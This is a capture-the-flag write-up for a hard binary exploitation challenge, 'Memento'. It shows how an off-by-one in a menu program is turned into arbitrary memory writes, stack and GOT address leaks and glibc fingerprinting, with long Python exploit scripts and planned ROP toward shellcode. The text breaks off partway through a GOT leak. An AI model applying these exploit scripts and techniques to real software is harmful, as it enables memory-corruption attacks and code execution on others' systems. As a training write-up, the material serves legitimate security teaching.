


# Memento

10th July 2024 / Document No. D24.102.247

Prepared By: `xVV17CH`

Challenge Author(s): `xVV17CH`

Difficulty: Hard

Classification: Official

## Synopsis

Memento is a Hard pwn challenge that requires multiple stages of exploitation, building on a simple off-by-one error to eventually obtain arbitrary memory write and RCE.

## Description

The target is an x86-64 C program, compiled with PIE, stack canaries, and full RELRO.

`main()` allocates a buffer, a counter, and a pointer. The pointer is used to read/write data between buffer and stdin, limiting data stored using the counter.

`main()` then calls `loop()`, a non-returning function.

`loop` infinitely presents the user with a menu of 3 options. Each option calls a corresponding function, then jumps back to the loop start.

The 3 functions which may be executed are:

1. `remember`
2. `recall`
3. `reset`

`remember` allows the user to write a variable number of bytes to the pointer in a loop, incrementing the pointer and the counter. This function attempts to limit the user to writing within the buffer. However, it contains an off-by-one error that allows the least significant byte of the counter to be overwritten.

`recall` writes a number of bytes equal to the counter from the buffer to stdout.

`reset` restores the counter to zero and the pointer to the start of the buffer.

## Skills Required

- Buffer overflow
- ROP
- Basic glibc heap knowledge

## Skills Learned

- Multi-stage exploits
- Stack pivoting

# Analysis

## Initial Inspection

We are given nothing but a binary. Running `checksec`, we see the following:

```
[operator@monolith challenge]$ checksec --file=memento
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   38 Symbols      N/A   0               0               memento
[operator@monolith challenge]$
```

Knowing a bit about what we're dealing with, we can try to run the binary to learn more about it. It immediately hangs waiting for input, so let's give it some:

```
[operator@monolith challenge]$ ./memento
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
fatal: could not get flag
[operator@monolith challenge]$
```


The program expects to receive the flag from stdin. This gives us a hint about the kind of exploit we may need to write: if the flag needs to be loaded into memory at startup, we are likely expected to retrieve it from program memory instead of the filesystem, meaning a simple shell exec payload will be insufficient.

We can provide a made-up flag. After hitting enter, we are now greeted by a frowny face, but the program stays running and does not exit. Playing with the program by mashing some keys, nothing much happens.

```
[operator@monolith challenge]$ ./memento
HTB{FLAG}
:(asdfasdf
:(:(:(:(:(:(:(:(
```

## Static Code Insepction

To interact with the program further, we need a better understanding of how our input is being used. For this challenge, I will be disassembling/decompiling it with Binary Ninja. We'll start by looking at the `main` function.




One of the first things we see is a `calloc`. `main` then executes a loop, getting bytes from stdin until it finds a `}`. It then compares the start of the data to `"HTB{"` using `strncmp`, optionally failing with the `"could not get flag"` message we saw previously. After doing all this, it initializes some stack values, then calls into a function called `loop`, passing a stack address to it.


The address where the flag is saved is obviously of interest. Switching to disassembly mode to see the exact instructions, we'll make a note of where this address is stored and annotate it as `flag_ptr`.

```
main:
000013b0  push    rbp {__saved_rbp}
000013b1  mov     rbp, rsp {__saved_rbp}
000013b4  sub     rsp, 0x50
000013b8  mov     rax, qword [fs:0x28]
000013c1  mov     qword [rbp-0x8 {var_10}], rax
000013c5  mov     dword [rbp-0x34 {var_3c}], 0x0
000013cc  mov     edi, 0x1
000013d1  mov     esi, 0x20
000013d6  call    calloc
000013db  mov     qword [rbp-0x10 {flag_ptr}], rax
000013df  xor     eax, eax  {0x0}
000013e1  cmp     rax, qword [rbp-0x10 {flag_ptr}]
000013e5  jne     0x140d
```

Unfortunately, looking at the disassembly just above the `loop` call, we see that the author writes over the flag's address with something else. How rude!

```
000014cc  mov     qword [rbp-0x18 {var_20}], 0x0
000014d4  lea     rax, [rbp-0x30 {var_38}]
000014d8  mov     qword [rbp-0x10 {flag_ptr}], rax {var_38}
000014dc  lea     rdi, [rbp-0x30 {var_38}]
000014e0  call    loop
{ Does not return }
```


The next thing to look at is the `loop` function itself. This function never returns, calling `exit` if End-Of-File is reached, and otherwise repeating forever. It reads a byte from stdin and compares it to `'A'`, `'B'`, or `'C'`, calling a different function for each option. If no valid option is chosen, a default message is printed. The stack address passed by `main` is forwarded to each call.





Inspecting the contents of the default message, we can see that the errors we received before indicate unrecognized menu selections, which happens due to our newlines.

```
00002004  data_2004:
00002004              3a 2f 00                                         :/.
00002007  data_2007:
00002007                    3a-28 00                                   :(.
```


`remember` reads an initial byte, used as the requested write size. The write size is checked against the buffer size, returning early if it's too large. The loop then tries to read that many bytes and store them in the buffer, incrementing two values when it does so: `*(arg1 + 0x18)` and `*(arg1 + 0x20)`. We can see `*(arg1 + 0x20)` is used as a pointer, indicating where our bytes should be written to, and `*(arg1 + 0x18)` is used to count the bytes stored. The counter is checked in order to prevent storing too many bytes (an astute reader may have already spotted a vulnerability). We will call these stack variables `counter`, `pointer`, and `buffer`.




`recall` is two lines, outputting `counter` bytes starting from `arg1`. `arg1` itself contains `buffer`'s address.




The last function is `reset`, which sets `counter` to zero and `pointer` to `buffer`. With these 3 options we can store data, read it back out later, and clear our storage.




# Finding the Vulnerability

Since `remember` is the only function where we can do any kind of buffered writing, it's logical to expect it to contain a vulnerability. Let's examine it further.

## Spotting Off-By-One in the binary

Looking at `remember` and examining the conditions carefully, we can see `counter` is compared as **less than or equal to** the buffer size. The correct comparison here is **less than**, so we can corrupt the lowest byte of `counter`.

## Fuzzing with GDB

If we fail to spot the vuln in disassembly, we can can also detect it by debugging. To speed things up I will use the GDB Python API to do this. Breaking on `reset`, we can dump `rdi` to find `buffer` on the stack, and calculate other stack addresses from it. `counter` is the first thing on the stack after `buffer`, so we will feed input to the program a byte at a time, inspecting `counter` every time to see if it gets corrupted. After 25 bytes, the lowest byte of `counter` is overwritten.

```
# continue from stoppoint until next stoppoint is hit
def continue_until_stop(gdbp):
    e = threading.Event()
    def handler(*_):
        e.set()
    gdbp.events.stop.connect(handler)
    gdbp.execute('continue')
    e.wait()

# `remember`'s `ret` instr is at a fixed offset from its start
remember_end_offset = 0x1252

# `main`'s address is at a fixed offset from `buffer`
main_addr_offset = 0x58

# test for stack buffer overflow
def fuzz_overflow(victim, elf, gdbp):
    if gdbp is None:
        raise ValueError("debug mode required for this exploit")

    # get base address
    with open(f"/proc/{victim.pid}/maps") as f:
        proc_map_raw = [l.strip() for l in f.readlines()]

    log.info(f"/proc/{victim.pid}/maps: {proc_map_raw[0]}")
    base_addr = int(proc_map_raw[0].split('-')[0], 16)
    log.info(f"base address: {base_addr:16x}")

    # get `buffer` address so we can locate `counter`
    log.info("extracting `buffer` address")

    gdbp.Breakpoint('reset')
    victim.send(b'C') # call `reset`
    continue_until_stop(gdbp)

    # buffer address is passed to `reset` in `rdi`
    buffer_addr = int(gdbp.newest_frame().read_register('rdi'))
    log.info(f"`buffer` address: {buffer_addr:x}")

    # find `counter` based on its offset from `buffer`
```

```
    counter_addr = buffer_addr + 0x18
    log.info(f"`counter` address: {counter_addr:x}")

    # find end of `remember` based on its offset from `remember`
    remember_end_addr = base_addr + remember_end_offset
    log.info(f"`remember` end address: {remember_end_addr:x}")
    gdbp.Breakpoint(f"*{remember_end_addr}")

    # populate the buffer with a big first write to speed things up
    fuzz = b'\x10'
    bytes_written = 16

    victim.send(b'A' + bytes_written.to_bytes(1) + (bytes_written * fuzz))

    # start fuzzing loop, inspecting counter after each iteration
    for bytes_written in range(bytes_written, 0x1d):
        victim.send(b'A') # call `remember`
        victim.send(b'\x01' + fuzz)

        continue_until_stop(gdbp)
        counter = int.from_bytes(gdbp.inferiors()[0].read_memory(counter_addr,
8).tobytes(), "little")

        log.info(f"bytes written: {bytes_written}, counter: 0x{counter:08x}")

    if counter != bytes_written:
        log.warn("overflowed!")

    victim.interactive()
```

By writing a smaller value to `counter`, we effectively subtracted from it. Since this puts it well below the bounds check limit, the next `remember` call is able to write even further...


# Exploitation

## Arbitrary memory write

Inside `loop`, prior to any memory corruption, the stack should look vaguely like this (some addresses have been adjusted):

```
                                          arg1, used to find buffer +
counter + pointer
`loop`'s stack                              |
0x7ffe0be1e208:      0x49f51387    0x00006135    |  0x00000041    0x00000041
0x7ffe0be1e218:  .- [0x0be1e250    0x00007ffe] <-`  0x0be1e330    0x00007ffe
0x7ffe0be1e228:  |   0x49f514e5    0x00006135       0x00000000    0x00000000
                 |
`main`'s stack   `------------------------------.
0x7ffe0be1e238:      0x00000000    0x00000000   |   0x00000008    0x00000000
0x7ffe0be1e248:      0x0000007d    0x00000000   `> [0x42424242    0x42424242
<-.__-- buffer
0x7ffe0be1e258:      0x42424242    0x42424242       0x42424242    0x00000000] <-`
                                                                          ^
                                                              .-----------`
                                                             /
0x7ffe0be1e268:     [0x00000000    0x00000014] <-. [0x0be1e264    0x00007ffe] <--
---- pointer
0x7ffe0be1e278:      0x5cbdf600    0xbf100e70    |  0x0be1e380    0x00007ffe
                                                 |
                                               counter
```

By initially overflowing `counter`'s value to be zero, we can repeatedly get past the bounds check and overflow `pointer`. However, we cannot store an arbitrary value into it, because `pointer` is controlling the address to write to - as soon as we change one of its bytes, the write destination for the next byte will be somewhere else. So, we can only store a single byte into `pointer`.

To extend our exploit further, we can make it point at `arg1` - as long as the stack layout is favorable, this only requires changing a single byte. We can then write an arbitrary value over `arg1`. If we store crafted values for `counter` and `pointer` in `buffer`, then use our overflow to shift `arg1` down 16 bytes, it will find our crafted values instead of the real ones:

```
                                          arg1, used to find buffer +
counter + pointer
`loop`'s stack                              |
0x7ffe0be1e208:      0x49f51387    0x00006135    |  0x00000041    0x00000041
0x7ffe0be1e218:  .- [0x0be1e250    0x00007ffe] <-`  0x0be1e330    0x00007ffe
0x7ffe0be1e228:  |   0x49f514e5    0x00006135    \  0x00000000    0x00000000
                 |                                `------------------------------
------------.
`main`'s stack   `------------------------------.
           \
0x7ffe0be1e238:      0x00000000    0x00000000   `-> 0x00000008    0x00000000
            |
0x7ffe0be1e248:      0x0000007d    0x00000000      [0x42424242    0x42424242
<-.__-- buffer  |
0x7ffe0be1e258:      0x00000000    0x00000000       0xdeadbeef    0x00007ffe] <-`
            |
                        \    fake counter    /         \    fake pointer    /
            |

            /

                                                              .-----------------
------------`
                                                             /
```

```
0x7ffe0be1e268:     [0x00000000    0x00000011] <-. [0x0be1e218    0x00007ffe] <--
---- pointer
0x7ffe0be1e278:      0x5cbdf600    0xbf100e70    |  0x0be1e380    0x00007ffe
                                                 |
                                              counter
```

This is slightly unreliable - if the LSB of `pointer` is too low, we can't write a lower value that points it at `arg1`. In that situation, we can just send EOF to cleanly exit and try again until we get a favorable stack layout.

After using our write primitive, we can call `reset` and repeat the initial steps to hit `arg1` again and restore it to its proper value. This lets us reuse the write primitive any number of times.

```
    def write(address, data):
        assert len(data) <= 0x18, f"size of data must not exceed 0x18"

        log.info(f"writing {len(data)} bytes to
0x{address:08x}\n{hexdump(data)}")

        # point arg1 at controlled buffer
        victim.send(b'A') # call `remember`
        victim.send(b'\x08' + (0x08 * b'A')) # populate buffer partway
        victim.send(b'A') # call `remember`
        victim.send(b'\x08' + (0x08 * b'\x00')) # fake counter
        victim.send(b'A') # call `remember`
        victim.send(b'\x08' + address.to_bytes(0x08, 'little')) # fake pointer

        victim.send(b'A') # call `remember`
        victim.send(b'\x01' + b'\x00') # overflow LSB, letting us write further
        victim.send(b'A') # call `remember`
        victim.send(b'\x07' + (0x07 * b'\x00')) # counter should now be at 8

        victim.send(b'A') # call `remember`
        victim.send(b'\x01' + lsb) # overflow pointer LSB, counter should now be
at 9

        victim.send(b'A') # call `remember`
        victim.send(b'\x08' + fake_buffer_addr.to_bytes(0x08, 'little')) # forge
arg1

        # write through fake counter + pointer
        victim.send(b'A') # call `remember`
        victim.send(len(data).to_bytes(1, 'little') + data)

        # reset and write arg1 back to where it should be
        victim.send(b'C') # call `reset`
        victim.send(b'A') # call `remember`
        victim.send(b'\x18' + (0x18 * b'B')) # clobber misc `main` locals - who
cares?
        victim.send(b'A') # call `remember`
        victim.send(b'\x01' + b'\x00') # overflow LSB, letting us write further
        victim.send(b'A') # call `remember`
        victim.send(b'\x07' + (0x07 * b'\x00')) # counter should now be at 8
        victim.send(b'A') # call `remember`
        victim.send(b'\x01' + lsb) # overflow pointer LSB at arg1 again
```


```
        victim.send(b'A') # call `remember`
        victim.send(b'\x08' + buffer_addr.to_bytes(0x08, 'little')) # forge arg1
back to real buffer
        victim.send(b'C') # call `reset`
```

## Address Leaks

Obtaining the stack content is easy: `recall` uses `counter` to determine how many bytes to output, so we can overflow it with a large value to dump the stack contents. Reading from arbitrary memory is trickier. We can store an address of our choice into `arg1` as described above, which is used as the address to read from - but the number of bytes to read is controlled through the same address. In other words, there needs to be a useful read *size* located 0x18 bytes above our read *location*. Calling `reset` will also clobber that value, meaning if we read RO memory and then try to reset, we'll crash the program.

```
# dump data from victim stack, including saved return addresses
def leak_stack(victim, elf, gdbp):
    ...

    # overflow `counter` LSB
    log.warn("trying overflow")
    victim.send(b'A') # call `remember`
    victim.send(b'\x10' + (0x10 * b'A')) # populate buffer partway
    victim.send(b'A') # call `remember` again
    victim.send(b'\x09' + b'AAAAAAAA' + b'\xff') # write over counter LSB

    log.warn('trying stack read')
    victim.send(b'B') # call `recall`
    raw = victim.recv()
    log.warn(f"read content:\n{hexdump(raw)}")

    victim.interactive()
```

After dumping the stack, we learn the offsets of useful addresses we will need for further exploitation. We can see `pointer` and various binary addresses, giving us the start addresses of both the stack and the binary. We see some misc libc addresses too - though these aren't too useful until we can actually determine the glibc in use.




# Fingerprinting Glibc

Now that we can find the global offset table, we need to read it. As discussed above, `recall` relies on finding `counter` 0x18 bytes up from `buffer`. Inspecting the binary, we see that the value 0x3d78 is hardcoded in the GOT, which would work as a read size. If we point `arg1` 0x18 below its address, we can read a few pages of memory and learn what libc the server is running.


```
    log.warn("reading from stack")
    log.info("initial overflow")
    victim.send(b'A') # call `remember`
    victim.send(b'\x10' + (0x10 * b'B')) # populate buffer partway
    victim.send(b'A') # call `remember` again
    victim.send(b'\x09' + b'BBBBBBBB' + b'\xff') # write over counter LSB

    log.info('initial stack read')
    victim.send(b'B') # call `recall`
    raw = victim.recvn(0x100)
    log.info(f"stack dump:\n{hexdump(raw)}")
    ptr_bytes = raw[0x20:0x28]
    buffer_addr = int.from_bytes(ptr_bytes, 'little') - 0x19
    log.info(f"`buffer` address: {buffer_addr:08x}")
    bin_bytes = raw[0xe8:0xf0]
```

```
    base_addr = int.from_bytes(bin_bytes, 'little') - 0x3d70
    log.info(f"base address: {base_addr:08x}")

    # `loop`'s pointer is 0x38 below buffer
    if (buffer_addr & 0xff) < 0x39:
        log.warning(f"bad stack layout detected, {buffer_addr:08x} LSB must be at
least 0x39. Aborting...")
        victim.close()
        raise AbortError()

    loop_ptr_addr = buffer_addr - 0x38
    log.info(f"`loop` pointer address: f{loop_ptr_addr:08x}")

    lsb = ((buffer_addr & 0xff) - 0x39).to_bytes(1)

    fake_buffer_addr = base_addr + 0x3f50

    log.warn('forging `loop` pointer')
    victim.send(b'C') # call `reset`
    victim.send(b'A') # call `remember`
    victim.send(b'\x08' + (0x08 * b'A')) # populate buffer partway
    victim.send(b'A') # call `rememeber`
    victim.send(b'\x10' + (0x10 * b'A')) # populate remainder of buffer

    # write 0s over `counter`
    victim.send(b'A') # call `remember`
    victim.send(b'\x01' + b'\x00') # overflow LSB, letting us write further
    victim.send(b'A') # call `remember`
    victim.send(b'\x07' + (0x07 * b'\x00')) # counter should now be at 8

    victim.send(b'A') # call `remember`
    victim.send(b'\x01' + lsb) # overflow pointer LSB, counter should now be at 9

    victim.send(b'A') # call `remember`
    victim.send(b'\x08' + fake_buffer_addr.to_bytes(0x08, 'little')) # forge
`loop` ptr, real counter should now be at 17

    log.warn('trying GOT read')
    victim.send(b'B') # call `recall`

    if gdbp is not None:
        input("paused, enter to continue >")

    raw = []
    while victim.can_recv(3):
        raw.append(victim.recv())
    raw = b''.join(raw)

    log.info(f"dump:\n{hexdump(raw)}")

    # for some reason, on rare occasions we just get back our original buffer
    if all(byte == 0x41 for byte in raw):
        log.warn("missed `loop` pointer. Aborting...")
        raise AbortError()

    got_syms = [
```

```
        'strncmp',
        '__stack_chk_fail',
        'fputs',
        'fgetc',
        'calloc',
        'fflush',
        'exit',
        'fwrite',
        '__libc_start_main',
        '_ITM_deregisterTMCLoneTable',
        'stdout',
        'stdin',
        '__gmon_start__',
        '_ITM_registerTMCloneTable',
        '__cxa_finalize',
        'stderr',
    ]

    got_sym_bytes = raw[0x30:]

    got_addrs = {}
    for i, sym in enumerate(got_syms):
        i *= 8

        got_addrs[sym] = int.from_bytes(got_sym_bytes[i:i+8], 'little')

    log.warn("GOT leakz:\n" + '\n'.join(f" * {addr:x} - {sym}" for sym, addr in
got_addrs.items()))

    victim.interactive()
```

Having succesfully retrieved the GOT from the remote, we'll be able to craft ROP.


https://libc.rip identifies our library as one of:

- libc6_2.39-0ubuntu8_amd64
- libc6_2.39-0ubuntu7_amd64
- libc6_2.39-0ubuntu8.1_amd64
- libc6_2.39-0ubuntu8.2_amd64
- libc6_2.39-0ubuntu9_amd64

The content of these libraries is nearly identical, so I will just try the most recent one.

## Arbitrary Code Execution

To gain code execution, we can corrupt `rememeber`'s return pointer. One Gadget cannot get the flag here - we need to find a heap address and read from it. So that the exploit's behavior is easy to modify, I will use ROP to call `mprotect` and pivot into some shellcode.

In order to assemble ROP, we need to answer one final question: how do we find libc's base address if we cannot reset after reading the GOT?

Looking back at our stack dump, there are several libc addresses. Now that we know libc's layout, we can calculate the offset of one of these.

```
000000a0  b0 72 57 2d  6a 77 00 00  a0 46 73 2d  6a 77 00 00  |·rW-|jw··|·Fs-
|jw··|```

...
[!] GOT leakz:
     * 776a2d6cca00 - strncmp
     * 776a2d667e90 - __stack_chk_fail
     * 776a2d5b6240 - fputs
     * 776a2d5bef60 - fgetc
     * 776a2d5de790 - calloc
